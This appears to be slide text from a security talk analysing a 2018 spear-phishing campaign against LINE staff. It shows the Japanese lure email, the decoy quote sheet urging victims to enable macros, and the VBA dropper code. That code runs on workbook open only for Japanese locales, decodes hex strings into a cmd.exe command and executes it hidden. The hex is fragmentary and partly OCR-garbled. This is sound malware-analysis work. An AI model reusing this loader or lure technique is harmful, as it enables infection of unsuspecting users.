BECKS.IO

Dissecting professional APT team's spear tip

About this talk

- LINE's employees got emails with malicious attachments, 2018 Dec
  - So did many corporates in Japan
    - Could be APT, or a mass mailer
- I'd like to share what kind of tricks are forged in this spear-tip
  - Might help you understand why autoanalysis system fails
  - Might help you to work on obfuscated scripts

whoami

- Heungsoo Kang
- Securing LINE @ GrayLab
- My career involves …
    - Reverse engineering, Antivirus, code obfuscation, Malware/APT/exploit analysis & campaign tracking

Email

From: <i.mizu@k9.dion.ne.jp>
To: <[redacted]@linecorp.com>, <[redacted]@linecorp.com>, <[redacted]@linecorp.com>
Cc:
Sent: 2018-12-18 (火) 18:33:21
Subject: l注文書の件

お世話になっております。

添付ファイルご確認お願いいたします。
--

を送付致します。

ご確認のほど、宜しくお願い

☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆☆

Attachment

- Filename: D O C 1812201804520.XLS
- Hash:
- MD5: 2c2545df2bbcd506bd09641ec97ca5ae
- SHA256: fa5eb74adc22749ffd113ceaa71d23a693af55e605bea1354dc7d352303e9bff

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

I36

2019年2月12日

見積書No. 341

御 見 積 書

(1) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(2) その後、「コンテンツの有効化」ボタンをクリックします。

TEL -
FAX -

見 積 金 額　182,855 円（消費税込）

日付	品名	数量	単 価	金 額
		1	92,712	92,712
		1	90,143	90,143
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
	以上			
		合	計	182,855

見積有効期限：見積日から１ヶ月間

責任者	担当者

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

I36

2019年2月12日

見積書No. 341

御 見 積 書

(1) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(2) その後、「コンテンツの有効化」ボタンをクリックします。

TEL -
FAX -

見 積 金 額　182,855 円（消費税込）


日付	品名	数量	単 価	金 額
		1	92,712	92,712
		1	90,143	90,143
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
		-	-	-
	以上			
		合	計	182,855


見積有効期限：見積日から１ヶ月間

責任者	担当者

Automatic analysis


- https://app.any.run/tasks/8311417e-1ca4-4fb7-8520-191b8397b40e
  - fails






VBA macro

- Protected so cannot view





VBA macro

- pip install oletools

```
> pip install oletools
Collecting oletools
  Downloading https://files.pythonhosted.org/packages/79/
    100% |################################| 1.6MB 386kB/s
Collecting pyparsing (from oletools)
  Downloading https://files.pythonhosted.org/packages/de/
    100% |################################| 71kB 1.5MB/s
Installing collected packages: pyparsing, oletools
  Running setup.py install for oletools ... done
Successfully installed oletools-0.53.1 pyparsing-2.3.1
You are using pip version 9.0.3, however version 19.0.2 i
You should consider upgrading via the 'python -m pip inst
```

- olevba -c <target.xls>

```
> olevba -c sample.XLS
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OLE:MAS-H--- sample.XLS
===============================================================================
FILE: sample.XLS
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisWorkbook.cls
in file: sample.XLS - OLE stream: u'_VBA_PROJECT_CUR/VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function geroo()


am1 = "0063006D0064002E006500780065002000 2F0056003A004F004E002F004300220073006500740020004F0065003600770
066007A0054005600380069003100 6D0026002600730065007400200055007600 3D005600450052005400 5D003A003A002600260
026002600730065007400200036004F0066003D006500260026007300650074002000610064004D003D002000200020005B00560
0"
am2 = "7300530050003D007300260026007300650074002000380035003D0066006C004F005300450068004A004900450031007
9003D0043004A0066006A004A006500330077002600260073006500740020007100690 03D00620063005A004700740063006600 6
A007400660026002600730065007400200069007200430076003D002E002000280020002800 5B005300740052006900260026007
9"
am3 = "0072002B0079006C00330059004D007000730065006500 7A002600260073006500740020004D0057003D006C006800260
063003500750055003900690026002600730065007400200006F0057003100 3D005E005E005E005E005E005E005E005E0026002800270
020007900470050035003D005800260026007300650074002000 4A0065003D00340042006E0071006E005800310048007700570
am4 = "7300650074002000320061007900 3D003D003D00270020002900 2C0020005B0049004F002E0043004F006D00500026002
E00260043006D00640020002000 2F0043002000200050006F005700650072005300260026007300650074002000310 06C0069003
5006100 4D00720027002900280020002400 7B005F007D002C0020005B00740026002600730065007400200006F00750068006700 3
```

VBA macro

- VBA code
  - Not an expert, but everything is straight forward if you are familiar with any programming language.

```
Sub my_func(Argument1 As Long) As String
    ....
    my_func = “this is how you return something”
End Sub
```

VBA macro

- VBA code

```
1   Function geroo()
2
3
4   am1 = "0063006D0064002E006500780065002002F0056003A004F004E002F00430022007300650074002004F006500360077003D
    3D00530074007100320069004D006400580041006B002F006F004F00340066007A00540056003800690031006D00260026007300650
    02F006E006100340078007900 6A004E00550062002600260073006500740020005700350 05A0066003D003200780064005700790055
    00580044004F006A003D006D00260026007300650074002000390078004F0076003D00460026002600730065007400200031005400 6
5   am2 = "7300530050003D007300260026007300650074002000380035003D0066006C004F00530045006800 4A00490045003100760 0
    006E0076003D006D007300270026002600730065007400200041004E0059003D0043004A0066006A004A00650033007700260026007
    3004700380026002600730065007400200 04D0070003D007200260026007300650074002000670031004C003D00760052004100750 0
    3D002B004F002B00370054007100330046003400380048005400700048006A004E004B00590068004800380074002600260073006 50
6   am3 = "0072002B0079006C00330059004D007000730065006500 7A00260026007300650074002000 4D0057003D006C00680026002 6
    590047002600260073006500740020003500430 03D00550032004200420063003500750055003900690026002600730065007400200
    026002600730065007400200071006200510 03D0032004A007400660026002600730065007400200 06F00560063005900 3D006A0026
    006E00380046002B0074004F0076004C0058002F00300063004500490 06A004A0048007100 5A00680026002600730065007400200 4
7   am4 = "7300650074002000320061007900 3D003D003D00270020002900 2C0020005B0049004F002E0043004F006D00500026002600
    003D00490050002E00450058006500200 05E005E005E0026005E005E005E00260043006D00640020002000 2F00430020002000500 6
    3006500740020004900 4A005A0079003D005B00730079005300540065002600260073006500740020003 1006C003D00650052002700
    2900260026007300650074002000410046003D0061004E00370058005300 6C00300068004500260026007300650074002000560072 0
8   ...
24  vb4 = "0053007300260026007300650074002000360047007800 3D0065004E004E0064004E00560026002600730065007400200 4A0031006900 5003D002F
    2600260073006500740020005900760049004200 3D006F007700730027002C0027002E00260026007300650074002000710047005A0038003D0045006006005 0
    057006E0061004D00640062005700480 04B00610046006500540039005400 6A006A0070005900 4D00580071005700260026007300650074002000410075006B
    0026002600730065007400200 04A0030006A003D00430072004400260026007300650074002000610076006F003D0035002F0048006700540050002600260 07
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx7 + vb1 + vb2 + vb3 + vb4
26  End Function
27
```

VBA macro

- VBA code

```
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B00270045004300270028002B00270074002700290020007B005E00
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036 0
    460054007300500071004D0054006D00440037006A003400470057002F005A002B00470032006B00380051005A00440026
    061006B006B00420052005200550057004F00420077005600310064006C006800490062005500330054005300 4B007100 3
52  yOkos = yOkos + "60026007300650074002000530042006F003D0045006F0031004D00360044007300 6F002600260073
    074007200650041004D00260026007300650074002000580059003D00750052006E00410054005700590056005500260 02
    00470043003D005200360067002600260073006500740020006F005A004A003D006D006E0032004D002F00790076006F00
    2007B0030007D007B0031007D007B0032007D005C00220022002D006600200027006F006100640027002C00270026002600
53  yOkos = yOkos + "60050004A00340065002600260073006500740020005200 4D00360078003D0073005A00440057003 1
    064004500270 02C0027002E0027002C00270049006F002E0063006F004D005000520045002700 2C00270026002600730 06
    007400200035005300390 03D00440050002600260073006500740020007500340 03D0036004A00490045005000340072 00
    8003D0027002C00270057006900270 02C00270053007900730074006500 6D002E0027002C00270046006F00720026002600
54  yOkos = yOkos + "036006F003D002E00280027006E00450077002D004F00620027002600260073006500740020006300
    600730065007400200067006300 3D00340030002600260073006500740020004A006E003D00720053004300610065005 90

    0250078006B00680059002500250076004D007A00250025003800680025002500610064004D00250025006700
63  yOkos = yOkos + "00250061005A004E00500025002500570062002500250035004400670078002500250077
    2500250058006D00530035002500250051005600330025002500590076004900420025002500 4F00700038002 5
    025004100520025002500630076002500250033007 1004E00250025004900300025002500360059003800310 0
64  yOkos = yOkos + "400590025002500550 07A00250025006D006C00250025005700 6E00250025004900 7A005 5
    049007900250026002600630 06D0064002E006500780065002000 2F00430020002500760067003A00220022002
65  End Function
```

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B00270045004300270028002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B0027004500430027002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

Application.International property (Excel)

06/08/2017 • 3 minutes to read • Contributors all

Returns information about the current country/region and international settings. Read-only **Variant**.

Syntax

expression. `International` (`_Index_`)

expression A variable that represents an Application object.

```
40  xcv =
41  clem
42  End
43  Func
44    Di
45    Fo
46      I
47    Ne
48  End
49
50  Func
51  y0ko
    0006
```

Country/Region Settings

Index	Type	Meaning
xlCountryCode	Long	Country/Region version of Microsoft Excel.
xlCountrySetting	Long	Current country/region setting in the Windows Control Panel.
xlGeneralFormatName	String	Name of the General number format.

VBA macro

Table 26-1: EXCEL COUNTRY CODES

➪ Open table as spreadsheet

Country	Country Code
English	1
Russian	7
Greek	30
Dutch	31
Portuguese (Brazil)	55
Thai	66
Japanese	81
Korean	82
Vietnamese	84

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B00270045004300270 02B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B0027004500430027002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

XlUnderlineStyle Enum

Namespace: Microsoft.Office.Interop.Excel

Assembly: Microsoft.Office.Interop.Excel.dll

Specifies the type of underline applied to a font.

C++

```
public enum class XlUnderlineStyle
```

Inheritance Enum → XlUnderlineStyle

Fields

xlUnderlineStyleDouble	-4119	Double thick underline.
xlUnderlineStyleDoubleAccounting	5	Two thin underlines placed close together.
xlUnderlineStyleNone	-4142	No underlining.
xlUnderlineStyleSingle	2	Single underlining.

VBA macro

VBA Shell Syntax

The syntax for calling Shell is

```
Shell (Program,WindowStyle)
```

Program can be the name of an internal or external command or a script. It can contain any arguments or switches required by the program, as well as the drive and path to the program itself

WindowStyle determines how the window of the called program behaves. *WindowStyle* is optional but if it is omitted, the program starts minimized with focus. You can specify the *WindowStyle* using a constant or the actual numeric value, as shown here:

Constant	Value	Description
vbHide	0	The window is hidden, and focus is passed to the hidden window.

VBA macro

```
    00260026007300650074002000 4A0030006A003D004300720044002600260073006500740020006100760006F003D00350028
25  geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 + dx2 + dx3 + dx4 + dx5 + dx6 + dx
26  End Function
27
28  Sub Workbook_Open()
29  If Application.International(xlCountrySetting) = 81 Then PrivateFunctions Else Application.Quit
30  End Sub
31
32
33  Sub PrivateFunctions()
34  component1 = Shell#(clemm, xlUnderlineStyleSingle - 2)
35  End Sub
36
37  Function clemm()
38  Dim zxc As String
39  Dim xcv As String
40  xcv = Poster(geroo & yOkos)
41  clemm = xcv
42  End Function
43  Function Poster(S As String) As String
44    Dim X As Long
45    For X = 1 To Len(S) Step 4
46      Poster = Poster & Chr("&h" & Mid(S, X, 4))
47    Next
48  End Function
49
50  Function yOkos()
51  yOkos = "045004100630068002D006F0042006A0027002B0027004500430027002B00270074002700290020007B005E005
    00067006B0066006F003D006900640026002600730065007400200035006800370036003D006200410073006000450036006
```

VBA macro

- So following string will be… \x63\x6d\x64… == cmd…

```
3
4   am1 = "0063006D0064002E006500780065020002F0056003A004F004E
    3D0053007400710032006900 4D006400580041006B002F006F004F00340
    02F006E0061003400780079006A004E0055006200260026007300650074
    00580044004F006A003D006D0026002600730065007400200039007800 4
5   am2 = "7300530050003D0073002600260073006500740020003800350 0
    006E0076003D006D0073002700260026007300650074002000410 04E005
```

VBA macro

- Simple way to see deobfuscated result?
  - Change “Shell” function to “MsgBox”? (like printf)
  - (or) The grammar is similar so just use python

```
>>> am6 = "00350044007900 5A00430043006700720052005900530069002B004B00410
042006200580054006200 4B00260026007300650074002000540037003D0035006700560
05E005E005E005E005E007C00200026002600730065007400200078005700630 03D00470
>>> vb1 = "8004C007A00420026002600730065007400200 06F0046003D002B0038006E
